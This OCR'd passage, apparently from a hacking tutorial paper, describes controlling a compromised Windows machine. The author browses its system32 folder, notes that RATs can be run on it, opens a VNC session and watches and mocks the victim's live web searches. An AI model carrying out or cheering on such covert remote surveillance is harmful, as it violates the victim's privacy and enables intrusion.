


C:\WINDOWS\system32

D ▲	Name	Size	Modified	Mode
	1025		2011-08-24 11:18:49 -0400	40777/rwxrwxrwx
	1028		2011-08-24 11:18:49 -0400	40777/rwxrwxrwx
	1031		2011-08-24 11:18:49 -0400	40777/rwxrwxrwx
	1033		2011-08-24 11:19:16 -0400	40777/rwxrwxrwx
	1037		2011-08-24 11:18:49 -0400	40777/rwxrwxrwx
	1041		2011-08-24 11:18:49 -0400	40777/rwxrwxrwx
	1042		2011-08-24 11:18:49 -0400	40777/rwxrwxrwx
	1054		2011-08-24 11:18:49 -0400	40777/rwxrwxrwx


We have three options here now we can upload any data, make directory and even delete also, and the worst part is that we can even execute any file on victim machine like RAT and other malicious executable applications to make system unstable.

Now let try to get the remote connection on the victim machine through VNC.



As I click on Run VNC below we have the remote desktop connection of the victim machine and now that is what we were looking for.

Lets see what the victim is doing on his computer live


TightVNC: d0x-5f97ee0617b
Google - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
Address
http://www.google.co.in/
Web Images Maps News Orkut Translate Gmail more ▾
Google
India

how to kiss a girl

- how to kiss a girl
- how to kiss a girl first time
- how to kiss a guy
- how to kiss a guy passionately
- how to kiss a girl on the neck
- how to kiss a girl on the lips step by step

Great our victim is looking for the tips to how to kiss her girl friend may be :P no no way the minute the click is on how to kiss a guy man :P The victim seemed to be a girl JACKPOT!!. ☺

Hard Facts that they don’t reveal

May be at first sight it seemed very easy to exploit windows platform but where am concerned we cannot exploit windows machine if its firewall and other security aspects are on. I tried to exploit target machine with firewall on, but exploit fails each time. Before writing this paper I crossed through many papers on this exploiting but no one showed or reveal that the exploit will only comes to play when the target computer is having no security countermeasure like no updated security and firewall status off. May be I am wrong in some cases but this is the truth, you better try it and let me know too☺.

About Author

Rahul Tyagi is a Ethical Hacking Corporate Trainer, Having 4 year experience in the field of cyber security and ethical hacking. Working as Brand Ambassador in TCIL-IT Chandigarh, and Vice President of Cyber Security & Anti-Hacking Organization India.